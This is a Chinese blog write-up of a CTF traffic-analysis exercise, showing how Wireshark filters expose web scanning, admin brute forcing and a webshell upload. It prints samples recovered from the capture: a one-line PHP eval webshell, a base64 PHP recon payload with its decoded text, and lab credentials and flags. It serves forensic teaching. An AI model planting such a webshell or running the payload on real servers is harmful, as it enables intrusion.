

2021-05-03Wireshark流量包分析

原创

[进一寸有一寸的欢喜077](#) 于 2021-05-03 11:49:44 发布 1024 收藏 11

分类专栏: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_37442062/article/details/116373144

版权



[ctf专栏收录该内容](#)

11 篇文章 1 订阅

订阅专栏

目录

[WEB扫描分析](#)

[后台目录爆破分析](#)

[后台账号爆破](#)

[WEBSHELL上传](#)

[其他题目](#)

[参考链接](#)

WEB数据包分析的题目主要出现WEB攻击行为的分析上, 典型的WEB攻击行为有: WEB扫描、后台目录爆破、后台账号爆破、WEBSHELL上传、SQL注入等等。

WEB扫描分析

题型:

通过给出的流量包获取攻击者使用的WEB扫描工具。

解题思路:

常见的WEB扫描器有Awws, Netsparker, Appscan, Webinspect, Rsas (绿盟极光), Nessus, WebReaver, Sqlmap等。要识别攻击者使用的是哪一种扫描器, 可通过wireshark筛选扫描器特征来得知。

相关命令: http contains “扫描器特征值”。

1.awws:acunetix

2.netsparker:netsparker


3.appscan:Appscan

4.nessus:nessus

5.sqlmap:sqlmap

常见的扫描器特征参考: [常见扫描器或者自动化工具的特征 \(指纹\)](#)

【练习】安恒八月月赛流量分析：黑客使用的是什么扫描器？



后台目录爆破分析

题型：

已知攻击者通过目录爆破的手段获取了网站的后台地址，请通过给出的流量包获取后台地址。

解题思路：


要获取流量包中记录的后台地址，可通过wireshark筛选后台url特征来得知。

相关命令：http contains “后台url特征”。

常见后台url特征：

- 1.admin
- 2.manager
- 3.login
- 4.system

【练习】安恒八月月赛流量分析：黑客扫描到的后台登录地址是什么？



/admin/login.php?rec=admin

后台账号爆破

题型：

已知攻击者通过暴力破解的手段获取了网站的后台登陆账号，请通过给出的流量包获取正确的账号信息。

解题思路：


WEB账号登陆页面通常采用post方法请求，要获取流量包中记录的账号信息可通过wireshark筛选出POST请求和账号中的关键字如‘admin’。

相关命令: `http.request.method=="POST" and http contains "关键字"`。


【练习】安恒八月月赛流量分析: 黑客使用了什么账号密码登录了web后台?

思路1: 登陆后台99%使用的是POST方法, 使用过滤器+追踪TCP流, 有302重定向则登录成功。刚才使用扫描的源ip一定是黑客的ip地址, 使用过滤可得

`http.request.method=="POST" and ip.src==192.168.94.59 and http contains "rec=login"`



思路2: 返回字段长度为75X, 说定post登录成功 (目前没搞懂)



WEBSHELL上传

题型:


已知攻击者上传了恶意webshell文件, 请通过给出的流量包还原出攻击者上传的webshell内容。

解题思路:

Webshell文件上传常采用post方法请求, 文件内容常见关键字eval, system, assert要。获取流量包中记录的webshell可通过wireshark筛选出POST请求和关键字。

相关命令: `http.request.method=="POST" and http contains "关键字"`

【练习】安恒八月月赛流量分析：黑客上传的webshell文件名是？内容是什么？



Form item: "action" =

```
"QGLuaV9zZXQgKCAiZGlzcGxheV9lcnJvcnMiLCAiMCIgKTtAc2V0X3RpbWVfbGltaXQgKCAwIck7
QHNIIdF9tYWdpY19xdW90ZXNfcfnVudGltZSAoIDAgKtY2hvlCgilt58lik7OyRtID0gZ2V0X21h
Z2ljX3F1b3Rlc19ncGMgKCK7JGNvbmYgPSAKbSA/IHN0cmIwc2xhc2hlcyAo
```

Base64.us Base64 在线编码解码 (最好用的 Base64 在线工具)

Base64 | URLEncode | MD5 | TimeStamp

请输入要进行 Base64 编码或解码的字符

```
QGLuaV9zZXQgKCAiZGlzcGxheV9lcnJvcnMiLCAiMCIgKTtAc2V0X3RpbWVfbGltaXQgKCAwIck7
QHNIIdF9tYWdpY19xdW90ZXNfcfnVudGltZSAoIDAgKtY2hvlCgilt58lik7OyRtID0gZ2V0X21h
Z2ljX3F1b3Rlc19ncGMgKCK7JGNvbmYgPSAKbSA/IHN0cmIwc2xhc2hlcyAo
```

编码 (Encode)

解码 (Decode)

↕ 交换

(编码快捷键: **Ctrl** + **Enter**)

Base64 编码或解码的结果:

编/解码后自动全选

```
@ini_set ("display_errors", "0");@set_time_limit ( 0 );@set_magic_quotes_runtime ( 0 );echo ("->|");$m =
get_magic_quotes_gpc ();$conf = $m ? stripslashes (
```

这样好像并不完整，追踪tcp流



请输入要进行 Base64 编码或解码的字符

```
QGIuaV9zZXQoImRpc3BsYXlfZXJyY3JzIiwicMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3RlcT9ydW50aW11KDApO2VjaG8oIi0%2BfCipOzskRD1kaXJuYW1lIKCRfU0VSVkVSWyJTQ1JJUFRfRkIMRU5BTUUiXSk7aWY0JEQ9PSliKSREPW Rpcm5hbWUoJF9TRVJWRVJlIIBVehfVfJBTINMQVRFRCJdKTskUj0ieyREFVx0ltpZihzdWJzdHloJEQsMCwxKSE9li8iKXtmb3 JIYWNoKHJhbmdlKICJBlIiwilGfzICRMKWlmKGZlX2RpcigieyRMfToiKSkkUi49InskTH06Jt9JFluPSJcdCI7JHU9KGZ1bmN0a W9uX2V4aXN0cygncG9zaXhfZ2V0ZWdpZCcpKT9AcG9zaXhfZ2V0cHd1aWQoQHBvc2l4X2dlldGV1aWQoKSk6Jyc7JHVzcj0 oJHUePyR1WyduYW11J106QGdlldF9jdXJyZW50X3VzZXI0KtskUi49cGhwX3VuYW1lKCK7JFluPSloeyR1c3J9KSI7cHJpbnQgJ FI7O2VjaG8oInw8LSlpO2RzPzSgpOw%3D%3D
```

编码 (Encode)

解码 (Decode)

↕ 交换

(编码快捷键: **Ctrl** + **Enter**)

Base64 编码或解码的结果:

编/解码后自动全选

```
@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo("<br>>|");$D=dirname($_SERVER["SCRIPT_FILENAME"]);if($D=="")$D=dirname($_SERVER["PATH_TRANSLATED"]);$R="{ $D}\t";if(substr($D,0,1)!=""){foreach(range("A","Z") as $L)if(is_dir("$L:"))$R.="{$L:}";$R.="t";$u= (function_exists('posix_getegid'))?@posix_getpwuid(@posix_geteuid()):$usr=($u)? $u['name']:@get_current_user();$R.=php_uname();$R.="({$usr}";print $R;echo("|<-");die();
```

解码完毕。生成固定链接

<https://blog.csdn.net/037492082>

The screenshot shows a Wireshark interface with a packet capture named 'webone.pcap'. The selected packet is a TCP retransmission. The packet list pane shows two entries for packet 73, both with a source address of 192.168.94.59 and a destination of 127.0.0.1. The first entry is a retransmission of a packet with sequence number 5677, and the second is a retransmission of a packet with sequence number 5066. The packet details pane shows the 'tcp' field with 'Retransmission' and 'Seq=5677' for the first entry, and 'Retransmission' and 'Seq=5066' for the second entry. The packet bytes pane shows the raw data of the packet.

No.	Time	Source address	Source	Destination	Destin	Protocol	Length	Info
73...	2018-08-08 08:12:34	192.168.94.59	127...	192.168.32.189	80	TCP	1514	[TCP Retransmission] 12716 → 80 [PSH, ACK] Seq=5677 Ack=1 Win=17408 Len=...
73...	2018-08-08 08:12:49	192.168.94.59	127...	192.168.32.189	80	TCP	1514	[TCP Retransmission] 12716 → 80 [ACK] Seq=5066 Ack=1 Win=17408 Len=1460

```
span><span style="line-height:200%;font-family:calibri;font-size:16px;">600</span><span style="line
16px;">.....
style="line-height:200%;font-family:calibri;font-size:16px;">150</span><span style="line-height:200
style="line-height:200%;font-family:calibri;font-size:16px;">1300</span><span style="line-height:20
style="line-height:200%;font-family:calibri;font-size:16px;">266</span><span style="line-height:200
16px;">.....
.....</span>
      </p>
</div>
<p>
      <br />
</p>
-----WebKitFormBoundaryUIPbEBT1j473BL00
Content-Disposition: form-data; name="image"; filename="1.php"
Content-Type: application/octet-stream

<?php @eval($_POST[1234]);?>
-----WebKitFormBoundaryUIPbEBT1j473BL00
Content-Disposition: form-data; name="keywords"

.....
-----WebKitFormBoundaryUIPbEBT1j473BL00
Content-Disposition: form-data; name="description"

-----WebKitFormBoundaryUIPbEBT1j473BL00
Content-Disposition: form-data; name="token"

f4cf8eb6
-----WebKitFormBoundaryUIPbEBT1j473BL00
Content-Disposition: form-data; name="image"

images/article/a.png
-----WebKitFormBoundaryUIPbEBT1j473BL00
Content-Disposition: form-data; name="id"

10
-----WebKitFormBoundaryUIPbEBT1j473BL00
Content-Disposition: form-data; name="submit"

.....
-----WebKitFormBoundaryUIPbEBT1j473BL00--
HTTP/1.1 200 OK
Date: Wed, 08 Aug 2018 08:12:30 GMT
Content-Type: text/html; charset=UTF-8
```

Packet 733805.5 client pkts, 2 server pkts, 1 turn. Click to select.

Entire conversation (10kB)



Show data as

ASCII



Find:

https://blog.csdn.net/m0_37442062

其他题目

1.某公司内网网络被黑客渗透，请分析流量，黑客在robots.txt中找到的flag是什么

思路一：导出对象，搜索robots.txt

Wireshark · Export · HTTP object list

Text Filter: Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
4068	192.168.32.189	text/plain	283 bytes	robots.txt
439045	evilhostjNLA...	text/plain	283 bytes	robots.txt
439135	192.168.32.1...	text/plain	283 bytes	robots.txt
439181	evilhostlvqdB...	text/plain	283 bytes	robots.txt
439232	evilhostvb2fZ...	text/plain	283 bytes	robots.txt
647041	192.168.32.189	text/plain	283 bytes	robots.txt

https://blog.csdn.net/m0_37442062

保存，然后打开

```

Welcome Guide | robots.txt
1 User-agent: *
2 Disallow: /admin/
3 Disallow: /cache/
4 Disallow: /data/
5 Disallow: /include/
6 Disallow: /install/
7 Disallow: /languages/
8 Disallow: /m/include/
9 Disallow: /m/theme/
10 Disallow: /theme/
11 Disallow: /upgrade/
12 Disallow: /captcha.php
13 flag:87b7cb79481f317bde90c116cf36084b
14

```

https://blog.csdn.net/m0_37442062

flag: flag:87b7cb79481f317bde90c116cf36084b

思路二：直接过滤http contains"Disallow"

webone.pcap

http contains "Disallow"

No.	Time	Source address	Source port	Destination	Destination port	Protocol	Length	Info
40...	2018-08-08 07:23:28	192.168.32.189	80	192.168.94.59	1138	HTTP	605	HTTP/1.1 200 OK (text/plain)
43...	2018-08-08 07:40:49	192.168.32.189	80	192.168.94.59	4549	HTTP	605	HTTP/1.1 200 OK (text/plain)

> Frame 4068: 605 bytes on wire (4840 bits), 605 bytes captured (4840 bits)

> Ethernet II, Src: VMware_cb:9f:85 (00:0c:29:cb:9f:85), Dst: Hangzhou_39:42:ed (b0:f9:63:39:42:ed)

> Internet Protocol Version 4, Src: 192.168.32.189, Dst: 192.168.94.59

> Transmission Control Protocol, Src Port: 80, Dst Port: 1138, Seq: 1, Ack: 283, Len: 551

> Hypertext Transfer Protocol

> Line-based text data: text/plain (13 lines)

```
User-agent: *\r\n
Disallow: /admin/\r\n
Disallow: /cache/\r\n
Disallow: /data/\r\n
Disallow: /include/\r\n
Disallow: /install/\r\n
Disallow: /languages/\r\n
Disallow: /m/include/\r\n
Disallow: /m/theme/\r\n
Disallow: /theme/\r\n
Disallow: /upgrade/\r\n
Disallow: /captcha.php\r\n
fflag:87b7cb79481f317bde90c116cf36084b\r\n
```

https://blog.csdn.net/m0_37442062

2.某公司内网网络被黑客渗透，请分析流量，黑客找到的数据库密码是多少

webone.pcap

http contains "dbhost"

No.	Time	Source address	Source port	Destination	Destination port	Protocol	Length	Info
73...	2018-08-08 08:17:39	192.168.32.189	80	192.168.94.59	133...	HTTP	255	HTTP/1.1 200 OK (text/html)
73...	2018-08-08 08:18:05	192.168.32.189	80	192.168.94.59	133...	HTTP	1341	HTTP/1.1 200 OK (text/html)

https://blog.csdn.net/m0_37442062

webone.pcap

http contains "dbhost"

No.	Time	Source address	Source port	Destination	Destination port
734536	2018-08-08 08:17:39	192.168.32.189	80	192.168.94.59	13308
734581	2018-08-08 08:18:05	192.168.32.189	80	192.168.94.59	13342

```
* Author: DouCo\n
* Release Date: 2015-06-10\n
*/\n
\n
// database host\n
$dbhost = "10.3.3.101";\n
\n
// database name\n
$dbname = "web";\n
\n
\n
// database username\n
$dbuser = "web";\n
\n
\n
// database password\n
$dbpass = "e667jUPvJjXHvEUv";\n
```

https://blog.csdn.net/m0_37442062

常见的方法是：

No.	Time	Source address	Source port	Destination	Destination port	Protocol	Length	Info
541	2018-08-08 06:41:28	192.168.32.189		192.168.94.233	80	HTTP	878	HTTP/1.1 200 OK (text/html)

1. 某公司内网网络被黑客渗透，请分析流量，被黑客攻击的web服务器，网卡配置是是什么，提交网卡内网ip

No.	Time	Source address	Source port	Destination	Destination port	Protocol	Length	Info
712885	2018-08-08 07:56:41	192.168.94.59	8775	192.168.32.189	80	HTTP	324	[TCP ACKed unseen segment] [TCP Previous segment]
734790	2018-08-08 08:19:40	192.168.32.189	80	192.168.94.59	13523	HTTP	249	HTTP/1.1 200 OK (text/html)
734849	2018-08-08 08:20:26	192.168.32.189	80	192.168.94.59	13562	HTTP	249	HTTP/1.1 200 OK (text/html)

```

Line-based text data: text/html (31 lines)
->|eth0      Link encap:Ethernet  HWaddr 00:0C:29:CB:9F:85  \n
            inet addr:192.168.32.189  Bcast:192.168.32.255  Mask:255.255.0\n
            inet6 addr: fe80::20c:29ff:feeb:9f85/64  Scope:Link\n
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1\n
            RX packets:1599038  errors:0  dropped:0  overruns:0  frame:0\n
            TX packets:2032856  errors:0  dropped:0  overruns:0  carrier:0\n
            collisions:0  txqueuelen:1000  \n
            RX bytes:476426339 (454.3 MiB)  TX bytes:1041835470 (993.5 MiB)\n
\n
eth1        Link encap:Ethernet  HWaddr 00:0C:29:CB:9F:8F  \n
            inet addr:10.3.3.100  Bcast:10.3.3.255  Mask:255.255.255.0\n
            inet6 addr: fe80::20c:29ff:feeb:9f8f/64  Scope:Link\n
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1\n
            RX packets:1174416  errors:0  dropped:0  overruns:0  frame:0\n
            TX packets:1032202  errors:0  dropped:0  overruns:0  carrier:0\n
            collisions:0  txqueuelen:1000  \n
            RX bytes:832835972 (794.2 MiB)  TX bytes:102428452 (97.6 MiB)\n
\n
lo          Link encap:Local Loopback  \n
            inet addr:127.0.0.1  Mask:255.0.0.0\n
            inet6 addr: ::1/128  Scope:Host\n
            UP LOOPBACK RUNNING  MTU:65536  Metric:1\n

```

某公司内网网络被黑客渗透，请分析流量，黑客使用了什么账号登陆了mail系统（形式: username/password）(没有对应的pcap)

某公司内网网络被黑客渗透，请分析流量，黑客获得的vpn的ip是多少(没有对应的pcap)

参考链接

[CTF流量分析之题型深度解析](#)

[ctf之流量分析](#)

[安恒八月月赛流量分析writeup](#)